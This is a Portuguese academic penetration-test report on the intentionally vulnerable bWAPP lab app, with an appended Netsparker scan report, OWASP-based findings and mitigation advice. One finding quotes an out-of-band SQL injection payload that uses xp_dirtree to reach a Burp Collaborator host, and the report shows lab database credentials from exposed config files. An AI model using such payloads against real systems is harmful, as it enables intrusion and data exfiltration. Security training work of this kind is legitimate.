Criptografia e Pentest - TP

Relatório de Testes de Penetração à Aplicações Web

Web Exploit

Jorge Almeida

264606

12 de Outubro de 2019

Índice

1. Introdução

Este relatório apresenta os resultados relativos a um teste de pentestingefetuado sobre umaaplicação Web denominada por **Web Exploit.**

No âmbito dotesteforam realizados testes dinâmicos sobre a aplicação efetuados por forma automática a partir de vários analisadores de vulnerabilidades. Os resultados obtidos são apresentados neste relatório bem como indicações a seguir para mitigar os problemas encontrados, devendo os mesmos ser levados em consideração pela equipa de desenvolvimento.

Ao longo deste capítulo é apresentado um sumário dos problemas identificados. Nos capítulos seguintes é descrita a metodologia usada para o teste, os resultados obtidos e sugeridas ações de mitigação.

1.1 Sumário dos problemas identificados

As ciberameaças encontradas são apresentadas de acordo com a **OWASP Risk Rating Methodology** (OWASP top 10), isto é, classificadas segundo um de três níveis qualitativos de risco (baixo, médio, elevado), organizadas de acordo com o top 10 de ameaças produzido pela organização OWASP em 2017 e contendo uma classificação quanto à dificuldade de exploração do ataque (*Exploitability*), prevalência do risco, deteção do risco/vulnerabilidade (*Detectability*) e impactos técnicos.

De acordo com esta metodologia a dificuldade de **exploração** do ataque *(Exploitability)* é considerada **fácil** quando,de forma simples, isto é, sem grandes conhecimentos técnicos e com recurso a ferramentas comuns a falha poderá ser explorada, **elevada** quando requer elevados conhecimentos tecnológicos na área e **média** nos restantes casos. A **prevalência** do risco ou da vulnerabilidade será considerada **geral**quando a mesma esta amplamente documentada,**rara** quando existe pouca informação sobre a mesma e **comum** quando existe informação suficiente para que alguém com conhecimentos medianos a explore. A **deteção** do risco/vulnerabilidade é considerada **fácil** quando esta é fácil e rapidamente detetada pelo ator malicioso, **difícil** sempre que a sua deteção requeira tempo, recursos e conhecimentos elevados e **média** nos restantes casos. Os **impactos técnicos** serão classificados entre **severo** quando a vulnerabilidade implique/represente algo grave para a aplicação, **pequeno** quando a exploração da vulnerabilidade seja fácil de detetar, recuperar e sem grandes danos para o negócio (aplicação e clientes) e moderado nos restantes casos. O impacto no negócio será aferido com base no que se conhece da aplicação e do objetivo da sua utilização por parte da empresa/organização que utilizará a aplicação Web.

Na Tabela I apresenta-se o top 10 dos riscos catalogados pelas OWASP em 2017.Para cada risco é indicado se o mesmo foi observado no teste, a análise qualitativa relativa à sua facilidade de exploração, prevalência, deteção e impacto técnico. É também apresentado uma descrição sumária sobre possíveis impactos que a exploração da vulnerabilidade pode representar para o negócio.

Tabela I – Lista de riscos identificados e os impactos possíveis no negócio

Risco (OWASP)	Observável	Exploração	Prevalência	Deteção	Impacto técnico	Impactos no Negócio
1.Injeção de código	X					
2.Quebra autenticação e gestão de sessões	X	X		X		X
3.Cross-Site Scripting (XSS)	X	X			X	
4.Referência insegura e direta a objeto	X			X		
5.Configuração incorreta de segurança	X	X		X		
6.Exposição de dados sensíveis	X	X				
7.Falta controlo nível acesso	X	X			X	
8.Cross-site Request Forgery (CSRF)		X		x	X	X
9.Utilização componentes vulneráveis conhecidos	X	X	x	X	X	X
10.Redirecionamento e encaminhamentos inválidos	X				X	

Mais à frente neste relatório serão apresentadas as vulnerabilidades encontradas e deixadas indicações/sugestões para a sua mitigação.

2. Metodologia de análise

Tal como referido anteriormente, o testede intrusãoas aplicações Web XXXX e YYYYfoi realizada num ambiente isolado e envolveu análises automáticas. Os resultados das análises foramdevidamente analisados, permitindo a identificação de falsos alarmes e a organização da informação evitando a apresentados de resultados redundantes.

2.1 Ambiente

O ambiente de teste é composto por num computador portátil com a versão da aplicação instalada, respetivo servidor de base de dados (MySql) e um servidor HTTP versão 2.2.22 . O computador tem o S.O. Ubuntun instalado. O computador possui ainda um antivírus instalado.

Os testes foram executados a partir de máquinas virtuais que correram em conjunto com o sistema hospedeiro da aplicação.

O ambiente adotado permitiu a realização dos testes de forma isolada, isto é, sem dependência de ligações de e do exterior (Internet) nem de ligações com outros disponíveis na rede. Tal isolamento é benéfico e não compromete a cobertura da análise nem os resultados obtidos.

2.2 Ferramentas utilizadas

As máquinas virtuais que albergam as aplicações de teste de vulnerabilidades e intrusão foram criadas com recurso ao software VirtualBox. Foram criadas três máquinas distintas: uma máquina com o sistema operativo Kali Linux, uma com o sistema operativo Ubuntu 18 e uma terceira com o sistema operativo Windows 10. A partir destas máquinas foram despoletados testes que envolveram, numa primeira fase o reconhecimento do alvo (identificação da estrutura do site), seguindo-se a fase de testes e obtenção de resultados. As aplicações de teste utilizadas foram:

- **NetSparker–versão XXX para Windows**

As ferramentas foram lançadas em paralelo sobre a aplicação e os resultados obtidos analisados por forma a validar a certeza quanto à existência da vulnerabilidade e para uniformizar resultados semelhantes, mas que são reportados pelas ferramentas de forma distinta. As ferramentas executam um vasto número de testes considerados maliciosos e verificam o retorno obtido em função do ***input.*** O conjunto de testes engloba o top 10 de vulnerabilidades disponibilizado pela OWASP em 2017.

3. Resultados e Sugestões Aplicação Web Exploit

Neste capítulo apresentamos ...

A primeira fase dostestes consistiu na descoberta da estrutura da aplicação. Em resultado desta fase foram identificadas as páginas principais apresentadas na Tabela II.

Tabela II – Lista de páginas Web descobertas e testadas

Páginas descoberta e testedas
http://10.0.10.3/
http://10.0.10.3/cgi-bin/
http://10.0.10.3/config.inc
http://10.0.10.3/js/
http://10.0.10.3/login.php
http://10.0.10.3/passwords/web.config.bak
http://10.0.10.3/lphpinfo.php
http://10.0.10.3/phpinfo.php/etc/passwd
http://10.0.10.3/portal
http://10.0.10.3/robot.txt
http://10.0.10.3/user_new.php

Cada uma das páginas foi testada considerando váriosperfis de acesso. O perfil ***com login*** indica que as páginas foram analisadas considerando que havia uma sessão iniciada tendo sido usadas as credenciais cedidas para o efeito. Um outro perfil que considera um utilizador sem loginefetuado.

Na Tabela III apresentam-se os resultados globais obtidos pela execução dos testes automáticos. Por tipo de perfil e ferramenta é apresentado o valor total de vulnerabilidades encontradas. Por baixo do valor total são apresentados o número de vulnerabilidade identificadas por severidade. A vermelho é apresentado o número de vulnerabilidades de grau de severidade elevado. A **laranja é** apresentado o número de vulnerabilidades de grau de severidade média. A amarelo é apresentado o número de vulnerabilidades de grau de severidade baixo. A azul é apresentado o número de alertas considerada informação útil a ter em consideração mas que à partida não representa risco.

Tabela III – Resultados globais obtidos a partir dos testes automáticos

TESTES AUTOMÁTICOS				
		NetSparker		
Com login	NN (1,1,2,Z)			
Sem Login	NN (1,0,3,21)			

Obs: No Anexo 1 é apresentado o resultado integral obtido por uma das ferramentas utilizadas.

Na Tabela V apresenta-se a lista de vulnerabilidades encontradas. A lista resulta da compilação dos resultados obtidos pelas várias ferramentas de teste. De forma a facilitar o trabalho a tabela inclui os dados que estiveram na origem do teste e o resultado obtido com esse teste. A tabela inclui ainda informação que permite identificar ocódigo afetado pela vulnerabilidade.

Tabela IIV – Compilação dos resultados obtidos com indicações para a mitigação das vulnerabilidades encontradas

RESULTADOS & SUGESTÕES					
Vuln.	Severidade	Detalhes	Input	Output	Mitigação
Injeção de SQL	Alta	10.0.10.3/passwords/web.config.bak	add name="bWAPPConnectionString" connectionString="Data Source=beebox;Initial Catalog=bWAPP;Persist Security Info=True;User ID=wolverine;Password=Log@N"/>	blicKeyToken=31BF3856AD364E35" requirePermission="false" allowDefinition="MachineToApplication"/></sectionGroup></sectionGroup></sectionGroup></configSections><appSettings/> <connectionStrings> <add name="bWAPPConnectionString" connectionString="Data Source=beebox;Initial Catalog=bWAPP;Persist Security Info=True;User ID=wolverine;Password=Log@N"/> </connectionStrings> <system.web> <globalization culture="nl-BE" uiCulture="nl-BE"/> <!-- Set compilation debug="true" to insert debugging symbols into the compi	Retirar as ligações de e bases de dados com acesso a paginas publicas.
XSS	Alta	10.0.10.3/	TTP/1.1 302 Found Server: Apache/2.2.22 (Ubuntu) XPowered-By: PHP/5.3.10-1ubuntu3.26 Connection: Keep-Alive Keep-Alive: timeout=5, max=100 ContentLength: 20 Content-Type: text/html Content-Encoding: Location: portal.php Date: Wed, 02 Oct 2019 22:20:40 GMT Vary: Accept-Encoding		alterar cabeçalho X-XSS com o valor “1; mode=block”

RESULTADOS & SUGESTÕES

Password ClearTest	Média				Implantar certificados (HTTPS). Criação certificados.
Brute Force	Média				Providenciar mecanismo anti-robot/crawler - Ex: CAPTCHA Força, OTRS, Proxy. DIRB
Força Password	Média	Password Password_conf	Login</h1> <p>Enter your credentials <i>(bee/bug)</i>.</p> <form action="/login.php" method="POST"> <p><label for="login">Login:</label><br /> <input type="text" id="login" name="login" size="20" autocomplete="off"></p> <p><label for="password">Password:</label><br /> <input type="password" id="password" name="password" size="20" autocomplete="off"></p> <p><label for="security_level">Set the security level:</label><br /> <select name="security_level">		Aceitar password mediante cumprimento de critério de complexidade da mesma
Password autocomplete	Baixo	Password Password_conf	<p><label for="password">Password:</label><br /> <input type="password" id="password" name="password"></p> </td> <td width="25"></td> <td> <p><label for="password_conf">Re-type password:</label><br /> <input type="password" id="password_conf" name="password_conf"></p>		Poderá manter-se. Se o objetivo for retirar então fazer autocomplete="o

RESULTADOS & SUGESTÕES

					ff" nos respetivos formulários
Content-type mal definido	Baixo				
Transmissão dados clear-text	Baixo				
Utilização insegura caminhos relativos (injetar CSS)	Baixo				
CSRF	Baixo	/user_new.php	<div id="main"> <h1>New User</h1> <p>Create a new user.</p> <form action="/user_new.php" method="POST"> <table> <tr><td >		Soliitar informação adicional dos pedidos http que possa garantir a solcitação do pedido tem origem numa fonte segura, exemplo, uso de tokens de validação, certificados digitais
Input retornado na resposta do servidor (armazenado na BD)	Baixo	/Pedidos.php [nome parameter] /Pedidos.php [obsparameter]	Content-Disposition: form-data; name="nome" abc;declare @q varchar(99);set @q='\\y219jowptmvw7rlphqef9mhgz75y1mscg43urj.burpcollab'+'orator.net\ozh'; exec master.dbo.xp_dirtree		Utilizar regras com tratamentos de erros.

RESULTADOS & SUGESTÕES					
			@q;--		
Input retornado na resposta do servidor (refletido no output - stack trace)	Baixo				
Cross-Domainscrips (link completo para código de terceiros)	Baixo				
ClickJacking (iframes)	Baixo	Phpinfo	table {border-collapse: collapse;} .center {text-align: center;} .center table { margin-left: auto; margin-right: auto; text-align: left;} .center th { text-align: center !important; } td t-size: 75%; vertical-align: baseline;} h1 {font-size: 150%;} h2 {font-size: 125%;} .p {text-align: left;} .e {background-color: #ccccff; fontweight: bold; color: #000000;} {background-color: #9999cc; font weight: bold; color: #000000;} {background-color: #cccccc; color: #000000;} .vr {background-color: #cccccc; textalign: right; color: #000000;} img {float: right; border: 0px;} hr {width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;} </style> <title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIV E" /></head> <body><div class="center"> <table		Realizar ativação das ferramentas o X-Frame-Options: DENY ou SAMEORIGIN

RESULTADOS & SUGESTÕES

			border="0" cellpadding="3" width="600"> <tr class="h"><td> <a href="http://www.php.net/"><img border="0" src="/phpinfo.php?=PHPE9568F34-D42811d2-A769-00AA001ACF42" alt="PHP Logo" /></a><h1 class="p">PHP Version 5.3.10-1ubuntu3.26</h1> </td></tr> </table><br /> <table border="0" cellpadding="3" width="600"> <tr><td class="e">System </td><td class="v">Linux ubuntu 3.8.0-29-generic #42~precise1-Ubuntu SMP Wed Aug 14 16:19:23 UTC 2013 x86_64 </td></tr> <tr><td class="e">Build Date </td><td class="v">Feb 13 2017 20:21:07 </t		
Endereço Email Revelado	Info	/ConfigurarEmail.php	<p>If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.		Poderá manter-se (crawlers que procuram emails válidos para campanhas de SPAM/Phishing) FileUpload
FileUpload	Info				

4. Conclusão

Este relatório dá a conhecer as vulnerabilidades encontradas para as aplicações Web Exploit. O número e severidade das falhas é de 8 confirmadas que precisar de correcção e 21 informativas que precisar de analise.

Tal como se pode verificar pela Tabela V, existem vulnerabilidades que são Altas e precisar de correções de forma imediata, corretiva e preventiva. As vulnerabilidades de postura classificatoria media e baixa, precisar de uma correção rapida.

Concluída a 1ª fase dos testes, a equipa de desenvolvimento deverá proceder às correções necessárias e assim que concluídas dar-se-á início à 2ª fase. ...

ANEXO 1

netsparker®
web application security scanner

NETSPARKER SCAN REPORT SUMMARY

TARGET URL http://10.0.10.3/

SCAN DATE 13/02/2019 13:29:04 (UTC-08:00)

REPORT DATE 13/05/2019 06:15:05 (UTC-08:00)

SCAN DURATION 00:52:47

NETSPARKER VERSION 4.9.5.17367-4.9.5-hf1-7f4b384

Total Requests
11979

Average Speed
3.78 req/sec.

29
Identified

7
Confirmed

0
Critical

12
Informational

SCAN SETTINGS0

ENABLED ENGINES SQL Injection, SQL Injection (Boolean), SQL Injection (Blind), Cross-site Scripting, Command Injection, Command Injection (Blind), Local File Inclusion, Remote File Inclusion, Code Evaluation, HTTP Header Injection, Open Redirection, Expression Language Injection, Web App Fingerprint, RoR Code Execution, WebDAV, Reflected File Download, Insecure Reflected Content, XML External Entity, File Upload, Windows Short Filename, Cross-Origin Resource Sharing (CORS), HTTP Methods, Server-Side Request Forgery (Pattern Based), Server-Side Request Forgery (DNS), SQL Injection (Out of Band), XML External Entity (Out of Band), Cross-site Scripting (Blind), Remote File Inclusion (Out of Band), Code Evaluation (Out of Band)

Authentication

Scheduled

URL REWRITE MODE Heuristic

DETECTED URL None


REWRITE RULES


EXCLUDED URL (log|sign)\-?(out|off)

PATTERNS exit
endsession

gtm\.js

VULNERABILITIES





VULNERABILITY SUMMARY

URL	Parameter	Method	Vulnerability	Confirmed
http://10.0.10.3/		GET	Password Transmitted over HTTP	Yes
		GET	Out-of-date Version (PHP)	No
		GET	Version Disclosure (Apache)	No
		GET	Version Disclosure (PHP)	No
		GET	Out-of-date Version (Apache)	No
		GET	[Possible] Phishing by Navigating Browser Tabs	No
		GET	Apache Web Server Identified	No
		GET	Missing X-XSS-Protection Header	No
http://10.0.10.3/cgi-bin/		GET	Forbidden Resource	Yes
		GET	Content Security Policy (CSP) Not Implemented	No
		GET	Referrer-Policy Not Implemented	Yes
http://10.0.10.3/config.inc		GET	[Possible] Source Code Disclosure (PHP)	No
		GET	Missing Content-Type Header	No
http://10.0.10.3/js/		GET	Directory Listing (Apache)	No
		OPTIONS	OPTIONS Method Enabled	Yes
http://10.0.10.3/js/jquery-1.4.4.min.js		GET	Out-of-date Version (jQuery)	No
http://10.0.10.3/login.php		GET	[Possible] Cross-site Request Forgery in Login Form	No
http://10.0.10.3/passwords/web.config.bak		GET	[Possible] Database Connection String Detected	No

http://10.0.10.3/phpinfo.php		
GET	Information Disclosure (phpinfo())	No
POST	Information Disclosure (phpinfo())	No
GET	Missing X-Frame-Options Header	No
GET	Email Address Disclosure	No
GET	[Possible] Internal Path Disclosure (*nix)	No
http://10.0.10.3/phpinfo.php/etc/passwd		
GET	Information Disclosure (phpinfo())	No
http://10.0.10.3/portal		
HEAD	Apache MultiViews Enabled	No
http://10.0.10.3/robots.txt		
GET	Robots.txt Detected	Yes
http://10.0.10.3/user_new.php		
GET	Autocomplete Enabled	Yes
GET	[Possible] Cross-site Request Forgery	No
GET	Autocomplete Enabled (Password Field)	Yes

1. Password Transmitted over HTTP

Netsparker detected that password data is being transmitted over HTTP.

1
HIGH TOTAL

Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

Classification

OWASP 2013-A6 PCI V3.1-6.5.4 PCI V3.2-6.5.4 CWE-319 CAPEC-65 WASC-4

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N Base: 5.7 (Medium)

Temporal: 5.7 (Medium)
Environmental: 5.7 (Medium)

1.1. http://10.0.10.3/

http://10.0.10.3/

Input Name

password

Form target action

/login.php

Request

```
GET / HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Respon
se

```
Log
in<
/h1
>

<p>Enter your credentials <i>(bee/bug)</i>.</p>

<form action="/login.php" method="POST">

<p><label for="login">Login:</label><br />
<input type="text" id="login" name="login" size="20" autocomplete="off"></p>
<p><label for="password">Password:</label><br />
<input type="password" id="password" name="password" size="20" autocomplete="off"></p>
<p><label for="security_level">Set the security level:</label><br />

<select name="security_level">

<option value="0">low</option>
<option value="1">medium</option>
<option value="2">high</option>
</select>

</p>

<button type="submit" name="form" value="submit">Login</button>

</form>

<br />

</div>

<div id="sponsor_2">

<table>

<tr>

<td width="103" align="center"><a href="https://www.owasp.org" ta
…
```

2. Out-of-date Version (PHP)

1
HI TOTAL

Netsparker identified you are using an out-of-date version of PHP.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Remedy

Please upgrade your installation of PHP to the latest stable version.

Remedy References

- Downloading PHP

Known Vulnerabilities in this Version

PHP 'phar_parse_tarfile' Integer Overflow Vulnerability

Integer overflow in the phar_parse_tarfile function in tar.c in the phar extension in PHP before 5.3.14 and 5.4.x before 5.4.4 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted tar file that triggers a heap-based buffer overflow.

External References

- CVE-2012-2386

PHP '_php_stream_scandir' Overflow Vulnerability

Unspecified vulnerability in the _php_stream_scandir function in the stream implementation in PHP before 5.3.15 and 5.4.x before 5.4.5 has unknown impact and remote attack vectors, related to an "overflow."

External References

- CVE-2012-2688

PHP 'com_print_typeinfo' Buffer Overflow Vulnerability

Buffer overflow in the com_print_typeinfo function in PHP 5.4.3 and earlier on Windows allows remote attackers to execute arbitrary code via crafted arguments that trigger incorrect handling of COM object VARIANT types, as exploited in the wild in May 2012.

External References

- CVE-2012-2376

PHP 'php-cgi' Command Line Argument Injection Vulnerability

sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that contain a %3D sequence but no = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

External References

- CVE-2012-2311

PHP openssl_encrypt Memory Disclosure

The openssl_encrypt function in ext/openssl/openssl.c in PHP 5.3.9 through 5.3.13 does not initialize a certain variable, which allows remote attackers to obtain sensitive information from process memory by providing zero bytes of input data.

External References

- CVE-2012-6113

PHP Multiple Remote Vulnerabilities

ext/soap/soap.c in PHP before 5.3.22 and 5.4.x before 5.4.13 does not validate the relationship between the soap.wsdl_cache_dir directive and the open_basedir directive, which allows remote attackers to bypass intended access restrictions by triggering the creation of cached SOAP WSDL files in an arbitrary directory.

External References

- CVE-2013-1635

PHP Multiple Remote Vulnerabilities in SOAP Parser

The SOAP parser in PHP before 5.3.22 and 5.4.x before 5.4.13 allows remote attackers to read arbitrary files via a SOAP WSDL file containing an XML external entity declaration in conjunction with an entity reference, related to an XML External Entity (XXE) issue in the soap_xmlParseFile and soap_xmlParseMemory functions.

External References

- CVE-2013-1643

PHP Heap Based Buffer Overflow Vulnerability

Heap-based buffer overflow in the php_quot_print_encode function in ext/standard/quot_print.c in PHP before 5.3.26 and 5.4.x before 5.4.16 allows remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact via a crafted argument to the quoted_printable_encode function.

External References

- CVE-2013-2110

PHP Integer Overflow and Denial of Service Vulnerability

Integer overflow in the SdnToJewish function in jewish.c in the Calendar component in PHP before 5.3.26 and 5.4.x before 5.4.16 allows context-dependent attackers to cause a denial of service (application hang) via a large argument to the jdtojewish function.

External References

- CVE-2013-4635

PHP 'gdxpm.c' Denial of Service Vulnerability

The gdImageCreateFromXpm function in gdxpm.c in libgd, as used in PHP 5.4.26 and earlier, allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted color table in an XPM file.

External References

- CVE-2014-2497

PHP-CGI Remote Code Execution Vulnerability

sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

External References

- CVE-2012-1823

PHP Information Disclosure Vulnerability

The phpinfo implementation in ext/standard/info.c in PHP before 5.4.30 and 5.5.x before 5.5.14 does not ensure use of the string data type for the PHP_AUTH_PW, PHP_AUTH_TYPE, PHP_AUTH_USER, and PHP_SELF variables, which might allow context-dependent attackers to obtain sensitive information from process memory by using the integer data type with crafted values, related to a 'type confusion' vulnerability, as demonstrated by reading a private SSL key in an Apache HTTP Server web-hosting environment with mod_ssl and a PHP 5.3.x mod_php.

External References

- CVE-2014-4721

PHP Improper Link Resolution Before File Access

PHP Improper Link Resolution Before File Access

The PEAR_REST class in REST.php in PEAR in PHP through 5.6.0 allows local users to write to arbitrary files via a symlink attack on a (1) rest.cachefile or (2) rest.cacheid file in /tmp/pear/cache/, related to the retrieveCacheFirst and useLocalCache functions.

External References

- CVE-2014-5459

PHP Code Execution Vulnerability

sapi/cgi/cgi_main.c in the CGI component in PHP through 5.4.36, 5.5.x through 5.5.20, and 5.6.x through 5.6.4, when mmap is used to read a .php file, does not properly consider the mapping's length during processing of an invalid file that begins with a # character and lacks a newline character, which causes an out-of-bounds read and might (1) allow remote attackers to obtain sensitive information from php-cgi process memory by leveraging the ability to upload a .php file or (2) trigger unexpected code execution if a valid PHP script is present in memory locations adjacent to the mapping.

External References

- CVE-2014-9427

Classification

OWASP 2013-A9 PCI V3.1-6.2 PCI V3.2-6.2 CAPEC-310

2.1. http://10.0.10.3/

http://10.0.10.3/

Identified Version

```
5.3.10 (contains 6 high and 8 other vulnerabilities)
```

Latest Version

```
7.1.11
```

Vulnerability Database

```
Result is based on 11/23/2017 vulnerability database content.
```

Certainty

Request

```
GET / HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 302 Found
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Length: 20
Content-Type: text/html
```

```
Content-Encoding:
Location: portal.php
Date: Wed, 02 Oct 2019 22:20:40 GMT
Vary:                                                                                           Accept-Encoding
```

3. Out-of-date Version (jQuery)

1
TOTAL

Netsparker identified the target web site is using jQuery and detected that it is out of date.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Remedy

Please upgrade your installation of jQuery to the latest stable version.

Remedy References

- Downloading jQuery

Known Vulnerabilities in this Version

jQuery Cross-site Scripting (XSS) Vulnerability

Cross-site scripting (XSS) vulnerability in jQuery before 1.6.3, when using location.hash to select elements, allows remote attackers to inject arbitrary web script or HTML via a crafted tag.

External References

- CVE-2011-4969

Selector interpreted as HTML

Exploit

- https://bugs.jquery.com/ticket/11290

Classification

OWASP 2013-A9 PCI V3.1-6.2 PCI V3.2-6.2 CAPEC-310

3.1. http://10.0.10.3/js/jquery-1.4.4.min.js

http://10.0.10.3/js/jquery-1.4.4.min.js

Identified Version

```
1.4.4 (contains 2 medium vulnerabilities)
```

Latest Version

```
3.2.1
```

Vulnerability Database

```
Result is based on 11/23/2017 vulnerability database content.
```

Certainty

Reque
st

```
GET /js/jquery-1.4.4.min.js HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/js/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
…
odified: Thu, 26 Sep 2013 19:40:10 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Content-Encoding:
Date: Wed, 02 Oct 2019 22:22:24 GMT
ETag: "16009b-13309-4e74e89ab1a80"
/*!
* jQuery JavaScript Library v1.4.4
* http://jquery.com/
*
* Copyright 2010, John Resig
* Dual licensed under the MIT or GPL Version 2 licenses.
* http://jquery.org/license
*
* Includes Sizzle.js
* http://sizzlejs.com/
* Copyr
…
```

4. [Possible] Source Code Disclosure (PHP)

1
TOTAL

Netsparker identified a possible source code disclosure (PHP).

An attacker can obtain server-side source code of the web application, which can contain sensitive data - such as database connection strings, usernames and passwords - along with the technical and business logic of the application.

Impact

Depending on the source code, database connection strings, username, and passwords, the internal workings and business logic of application might be revealed. With such information, an attacker can mount the following types of attacks:

- Access the database or other data resources. Depending on the privileges of the account obtained from the source code, it may be possible to read, update or delete arbitrary data from the database. Gain access to password protected administrative mechanisms such as dashboards, management consoles and admin panels, hence gaining full control of the application.
- Develop further attacks by investigating the source code for input validation errors and logic vulnerabilities.

Actions to Take

1. Confirm exactly what aspects of the source code are actually disclosed; due to the limitations of this type of vulnerability, it might not be possible to confirm this in all instances. Confirm this is not an intended functionality.

2. If it is a file required by the application, change its permissions to prevent public users from accessing it. If it is not, then remove it from the web server.

3. Ensure that the server has all the current security patches applied.

4. Remove all temporary and backup files from the web server.

Required Skills for Successful Exploitation

This is dependent on the information obtained from the source code. Uncovering these forms of vulnerabilities does not require high levels of skills. However, a highly skilled attacker could leverage this form of vulnerability to obtain account information from databases or administrative panels, ultimately leading to the control of the application or even the host the application resides on.

External References

- Secureyes - Source Code Disclosure over HTTP

Classification

OWASP 2013-A5 CWE-540 CAPEC-118 WASC-13 HIPAA-164.306(A), 164.308(A)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N Base: 5.3 (Medium)

Temporal: 5.3 (Medium) Environmental: 5.3 (Medium)

4.1. http://10.0.10.3/config.inc

http://10.0.10.3/config.inc

Identified Source Code

```
<?php

/*

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.

It helps security enthusiasts, developers and students
to discover and to prevent web vulnerabilities. bWAPP
covers all major known web vulnerabilities, including
all risks from the OWASP Top 10 project!

It is for security-testing and

educational   purposes   only.

Enjoy!

Malik Mesellem

Twitter: @MME_IT

bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License
(http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright © 2014 MME BVBA. All rights reserved.

*/

// Connection settings

$server = "localhost";

$username = "alice";

$password = "loveZombies";

$database = "bWAPP_BAK";

?>
```

Certainty

Request

```
GET /config.inc HTTP/1.1

Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/config.inc
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK

Server: Apache/2.2.22 (Ubuntu)
Content-Length: 780
Last-Modified: Fri, 02 May 2014 02:51:54 GMT
Accept-Ranges: bytes
Date: Wed, 02 Oct 2019 22:20:50 GMT
ETag: "160042-30c-4f861dd3b2680"

<?php

/*

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.

It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem

Twitter: @MME_IT

bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License
(http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright © 2014 MME BVBA. All rights reserved.

*/

// Connection settings

$server = "localhost";
$username = "alice";
$password = "loveZombies";
$database = "bWAPP_BAK";

?>
```

5. Autocomplete Enabled

1 TOTAL

LOW

Netsparker detected that autocomplete is enabled in one or more of the form fields which might contain sensitive information like "username", "credit card" or "CVV".

Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

Actions to Take

1. Add the attribute `autocomplete="off"` to the form tag or to individual "input" fields.
